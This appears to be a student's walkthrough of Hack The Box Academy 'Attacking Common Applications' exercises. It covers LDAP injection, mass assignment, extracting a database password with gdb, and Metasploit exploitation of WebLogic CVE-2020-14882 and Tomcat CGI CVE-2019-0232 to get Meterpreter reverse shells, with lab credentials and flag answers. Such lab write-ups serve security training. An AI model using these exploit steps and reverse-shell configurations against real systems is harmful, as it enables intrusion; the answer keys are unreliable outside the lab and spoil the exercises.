Attacking LDAP:

Question: After bypassing the login, what is the website "Powered by"?

Answer: w3.css

Method: first, we run nmap port scanner with the command:

```
nmap -p 1-10000 -sV -sC --open <target-IP>
```

to scan ports 1-10000 (with -sV default script for more information)

```
└──╼ [★]$ nmap -p 1-10000 -sV -sC --open 10.129.205.18
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-21 15:37 BST
Nmap scan report for 10.129.205.18
Host is up (0.0051s latency).
Not shown: 9998 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
389/tcp open  ldap    OpenLDAP 2.2.X - 2.3.X

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.94 seconds
```


we have ldap - port 389 open. The ldap version is 2.2.X to 2.3.X

we also have http - port 80 open.


Lets try to enter the url

```
http://<target-IP>
```


to the browser:



Now as it is ldap machine, lets try to do ldap injection with asterisk wildcard:



login..



We got to the main page, with the powered by value right in front of us.

Web Mass Assignment Vulnerabilities:


Question: We placed the source code of the application we just covered at /opt/asset-manager/app.py inside this exercise's target, but we changed the crucial parameter's name. SSH into the target, view the source code and enter the parameter name that needs to be manipulated to log in to the Asset Manager web application.

Answer: active

Method: connect to the target machine via ssh, we are provided with the credentials root:!x4;EW[ZLwmDx?=w with the command:

```
ssh root@<target-IP>
```

then we cat for '/opt/asset-manager/app.py', the function we need is 'register':




```
@app.route('/register',methods=['GET','POST'])
def register():
        if request.method=='GET':
                return render_template('index.html')
        else:
                username=request.form['username']
                password=request.form['password']
                try:
                        if request.form['active']:
                                cond=True
                except:
                                cond=False
                with sqlite3.connect("database.db") as con:
                        cur = con.cursor()
                        cur.execute('select * from users where username=?',(username,))
                        if cur.fetchone():
                                return render_template('index.html',value='User exists!!')
                        else:
                                cur.execute('insert into users values(?,?,?)',(username,password,cond))
                                con.commit()
                                return render_template('index.html',value='Success!!')
```

We can observe that if the request parameter 'active' exists – the function sets the variable 'cond' to true, else (or more specifically the error that the lack of such assignment would generate, but the 'except' deals with) – 'cond' would be set to false.

That 'cond' is being stored along with the registered credentials in the database.

Now the login function:



```
@app.route('/login',methods=['GET','POST'])
def login():
        if request.method=='GET':
                return render_template('login.html')
        else:
                username=request.form['username']
                password=request.form['password']
                with sqlite3.connect("database.db") as con:
                        cur = con.cursor()
                        for i,j,k in cur.execute('select * from users where username=? and password=?',(username,password)):
                                if k:
                                        session['user']=i
                                        return redirect("/home",code=302)
                                else:
                                        return render_template('login.html',value='Account is pending for approval')
                return render_template('login.html',value='Invalid Credentials!!')
```

We can observe that the stored ‘cond’ value in the register function – corresponds to the assigned ‘k’ value in the login function.

If ‘k’ is true – approve login. Else – the account is still pending for admin approval.

Attacking Applications Connecting to Services:

Question: What credentials were found for the local database instance while debugging the octopus_checker binary?

Answer: SA:N0tS3cr3t!

Method: connect to the target machine via ssh, we are provided with the credentials htb-student: HTB_@cademy_stdnt! with the command:

```
ssh htb-student@<target-IP>
```

when connected – running ls:

```
htb-student@htb:~$ ls
octopus_checker  peda
htb-student@htb:~$ file octopus_checker
octopus_checker: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-6
4.so.2, BuildID[sha1]=e5de59f25d629ad8c7139cc1325eec619a7a5d6a, for GNU/Linux 3.2.0, not stripped
```

Will reveal a file called 'octopus_checker' and a directory called 'peda' – python exploit development assistance for 'gdb' – a debugging tool for mostly C and C++ based executables.

Then we run 'file' command on the 'octopus_checker' – we can observe it is and ELF based executable.

Usually we would analyze the executable with static tools first (like strings and decompiler and such), but as our challenge involved gdb – we would directly run gdb on 'octopus_checker':

```
gdb ./octopus_checker
```

on gdb we would run those 2 commands:

```
set disassembly-flavor intel
disas main
```

the first command would display the assemble in more appropriate manner to intel x86-64 architecture (which we know is the architecture from the output of the 'file' command). The second command will display the disassemble (the assembly form) of the main function.

Running 'disas main' – we see an interesting instruction between all the disassembled main:


```
0x00000000000015ff <+425>:   mov    esi,0x0
0x0000000000001604 <+430>:   mov    rdi,rax
0x0000000000001607 <+433>:   call   0x11b0 <SQLDriverConnect@plt>
0x000000000000160c <+438>:   add    rsp,0x10
0x0000000000001610 <+442>:   mov    WORD PTR [rbp-0x4b4],ax
```

That would be SQLDriverConnect function call, and its address is 0x11b0.


For the full address we can take from ‘disas SQLDriverConnect’:

Lets add break point at its address:

```
break *0x00000000000011b0
```



And run:



Immediately after the program starts running – it stops at the breakpoint we set – the ‘SQLDriverConnect’ function address, where it presents the relevant data, including the connection string which contains the server, port, and credentials (UID and Password) – SA: N0tS3cr3t!

Other Notable Applications:


Question: Enumerate the target host and identify the running application. What application is running?

Answer: WebLogic

Method: run nmap scan on the target machine:

```
sudo nmap -sV 10.129.201.102 -p 1-10000 --open
```

-sV for more information



WebLogic is running on port 7001.

Question: Enumerate the application for vulnerabilities. Gain remote code execution and submit the contents of the flag.txt file on the administrator desktop.

Answer: w3b_l0gic_RCE!

Method: from the nmap scan we can observe that the application version is 12.2.1.3, T3 enabled and its also running on windows machine.

Before I describe the successful method, I will talk about some approaches that failed: for start - using 'EyeWitness' failed.

I also tried CVE-2023-21839 vulnerability with exploits such as this and others to avail.


Also this CVE-2020-14882 exploit didn't work (even though it uses the correct vulnerability, maybe I just didn't successes to utilize it correctly to get RCE/shell.. also this didn't work for me. These exploits are using of injecting commands via the URL, so I also tried that manually – didn't work either.

The succussing approach is using this Metasploit exploit of CVE-2020-14882 to get reverse shell.


Let's cover the method further, first – we run 'gobuster' on the target machine on port 7001

```
gobuster dir -u http://<target-IP>:7001 -w
/usr/share/wordlists/dirb/small.txt
```

among others – we have the '/console' path:



Lets enter it with the browser:



It directs us to '/login/LoginForm.jsp'. Scrolling down the page to the end:

We see the version is 12.2.1.3.0 (a bit different than the nmap recognized 12.2.1.3)

now that we know the exact version, we know the vulnerability to look for.

That would be CVE-2020-14882 vulnerability, which exploits misconfiguration on the path (allows path traversal backward and with it run commands).

We will use this Metasploit exploit of the vulnerability.

This exploit does not comes built in on the provided pwnbox machine, we need to install it.

First – create a file called 'exploit.rb', and paste the Metasploit exploit content into it (or use echo if it works, I prefer to use 'nano' editor). When its done, the next objective is to install the module on Metasploit.

The sequence of commands to install the Metasploit module on the machine's Metasploit (#the information between the # # are notes #):

```
sudo mkdir -p /usr/share/metasploit-
framework/modules/exploits/multi/http/
# -p flag is to create the directory if it doesn't exists,
it will also create parents directory if required. #

sudo mv exploit.rb /usr/share/metasploit-
framework/modules/exploits/multi/http/
weblogic_admin_handle_rce.rb
# assuming the exploit.rb is the present working directory #

msfconsole # run Metasploit #

reload_all # reload modules, when on metasploit #
```

now for Metasploit configurations:

```
use weblogic_admin_handle_rce
set LHOST <attacker-IP>
set RHOSTS <target-IP>
```

RPORT (target port) of course would be 7001, LPORT is 8443 on default (I recommend to keep it, I tried to set it to 4545 but then it didn't work (I don't know why)), payload default is 'windows/x64/meterpreter/reverse_https' – keep it.

Lets run 'show options' to confirm everything is in order:

```
[msf](Jobs:0 Agents:0) exploit(multi/http/weblogic_admin_handle_rce) >> show options

Module options (exploit/multi/http/weblogic_admin_handle_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type
   RHOSTS     10.129.23.188    yes       The target host(s), see https://docs.metaspl
                                         ing-metasploit.html
   RPORT      7001             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is
   TARGETURI  /                yes       Base path
   URIPATH                     no        The URI to use for this exploit (default is
   VHOST                       no        HTTP server virtual host
```

```
Payload options (windows/x64/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.150     yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   4   PowerShell Stager
```

Now we are good to go, run ‘exploit’:

```
[msf](Jobs:0 Agents:8) exploit(multi/http/weblogic_admin_handle_rce) >> exploit

[*] Started HTTPS reverse handler on https://10.10.14.150:8443
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Path traversal successful.
[*] Executing PowerShell Stager for windows/x64/meterpreter/reverse_https
[!] https://10.10.14.150:8443 handling request from 10.129.23.188; (UUID: klugzngl) Without a database connected that payload
UUID tracking will not work!
[*] https://10.10.14.150:8443 handling request from 10.129.23.188; (UUID: klugzngl) Staging x64 payload (201820 bytes) ...
[!] https://10.10.14.150:8443 handling request from 10.129.23.188; (UUID: klugzngl) Without a database connected that payload
UUID tracking will not work!
[!] https://10.10.14.150:8443 handling request from 10.129.23.188; (UUID: klugzngl) Without a database connected that payload
UUID tracking will not work!
```

```
[!] https://10.10.14.150:8443 handling request from 10.129.23.188; (UUID: klugzngl) Without a database connected that payload
UUID tracking will not work!
[*] Meterpreter session 11 opened (10.10.14.150:8443 -> 10.129.23.188:49690) at 2024-06-22 17:10:00 +0100

(Meterpreter 11)(C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain) > [*] Meterpreter session 10 opened (10.1
0.14.150:8443 -> 10.129.23.188:49686) at 2024-06-22 17:10:01 +0100
[*] Meterpreter session 14 opened (10.10.14.150:8443 -> 10.129.23.188:49697) at 2024-06-22 17:10:01 +0100
[*] Meterpreter session 13 opened (10.10.14.150:8443 -> 10.129.23.188:49696) at 2024-06-22 17:10:01 +0100
[*] Meterpreter session 12 opened (10.10.14.150:8443 -> 10.129.23.188:49695) at 2024-06-22 17:10:01 +0100
[*] Meterpreter session 15 opened (10.10.14.150:8443 -> 10.129.23.188:49699) at 2024-06-22 17:10:02 +0100
[*] Meterpreter session 16 opened (10.10.14.150:8443 -> 10.129.23.188:49700) at 2024-06-22 17:10:03 +0100
[*] Meterpreter session 17 opened (10.10.14.150:8443 -> 10.129.23.188:49701) at 2024-06-22 17:10:03 +0100
pwd
C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain
(Meterpreter 11)(C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain) >
```

it will take a while and some written progress – but eventually – a shell shall be obtained.

When it does – obtain the shell from the requested path with the command:

```
cat C:/Users/Administrator/Desktop/flag.txt
```

*note – use forward slash here, backward didn’t work for me.

```
(Meterpreter 11)(C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain) > cat C:/Users/Administrator/Desktop/flag
.txt
w3b_l0gic_RCE!(Meterpreter 11)(C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain) >
```

Skills Assessments:

Attacking Common Applications - Skills Assessment I:

Question: What vulnerable application is running?

Answer: Tomcat

Method: we run nmap scan:

```
sudo nmap -sV <target-IP> -p 1-10000
```

```
└──╼ [★]$ sudo nmap -sV 10.129.201.89 -p 1-10000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-24 09:19 BST
Nmap scan report for 10.129.201.89
Host is up (0.041s latency).
Not shown: 9990 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
80/tcp   open  http          Microsoft IIS httpd 10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp open  http          Jetty 9.4.42.v20210604
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

In here we can see Tomcar tunning on port 8080, on Windows machine.

Question: What port is this application running on?

Answer: 8080


Method: see above.

Question: What version of the application is in use?

Answer: 9.0.0.M1

Method: we enter in the URL:

```
http://<target-IP>:8080/
```




Question: Exploit the application to obtain a shell and submit the contents of the flag.txt file on the Administrator desktop.


Answer: f55763d31a8f63ec935abd07aee5d3d0

Method: we will base our attack in the same base of 'Attacking Tomcat CGI' section - this CVE-2019-0232 vulnerability:

To get the cmd command-injection URL – we will use the same ffuf enumeration as last time:


```
ffuf -w /usr/share/dirb/wordlists/common.txt -u
http://<target-IP>:8080/cgi/FUZZ.bat | grep 200
```






Instead of 'welcome' last time – now the path to the 'bat' executable is cmd.

Lets test it:



There is ‘bat’ access.

Like last time, ‘pwd’ didn’t work, and neither does ‘set’:



We need to find an alternative method to get the flag.

In this part we diverge from the ‘attacking Tomcat CGI’ section – and for the coming part of the solution this video explains very well – we will use metasploit – for that we run ‘msfconsole’ to activate metasploit.

When its running – we will run the sequence of commands:

```
use windows/http/tomcat_cgi_cmdlineargs
set RHOSTS <target-IP>
set LHOST <attacker-IP>
set TARGETURI /cgi/cmd.bat
set ForceExploit true
```

*the RPORT is 8080 by default, of course if its different in your target server, change it. *

**the cmd.bat is based on my ‘ffuf’ results, if required – also change the cmd to your ‘ffuf’ result. **

*** the default payload is ‘windows/meterpreter/reverse_tcp’, keep it ***

Lets confirm everything is in order with ‘show options’:

```
[msf](Jobs:0 Agents:0) exploit(windows/http/tomcat_cgi_cmdlineargs) >> show options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:po
   RHOSTS     10.129.224.251   yes       The target host(s), see https://docs.metasploit.com/
                                         ing-metasploit.html
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randoml
   TARGETURI  /cgi/cmd.bat     yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, n
   LHOST     10.10.15.5       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows
```

And when ready – enter ‘run’:

```
[msf](Jobs:0 Agents:0) exploit(windows/http/tomcat_cgi_cmdlineargs) >> run

[*] Started reverse TCP handler on 10.10.15.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The target is not exploitable. ForceExploit is enabled, proceeding with exploitation.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Sending stage (175686 bytes) to 10.129.224.251
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.10.15.5:4444 -> 10.129.224.251:49701) at 2024-06-24 12:37:37 +0100

(Meterpreter 1)(C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi) >
```

After some progress updating, we get shell!

From here all have to do is to get the flag from the Administrator’s Desktop:

```
cat C:/Users/Administrator/Desktop/flag.txt
```

```
(Meterpreter 1)(C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi) > cat C:/Users/Administrator/
Desktop/flag.txt
f55763d31a8f63ec935abd07aee5d3d0(Meterpreter 1)(C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cg
i) >
```

Attacking Common Applications - Skills Assessment II:

Question: What is the URL of the WordPress instance?

Answer: http://blog.inlanefreight.local

Method: first, we will do the 'initial configuration' on vhost 'gitlab.inlanefreight.local'.

Now, to find the WordPress instance we need to find a subdomain.

For that we will use another feature of fuff.

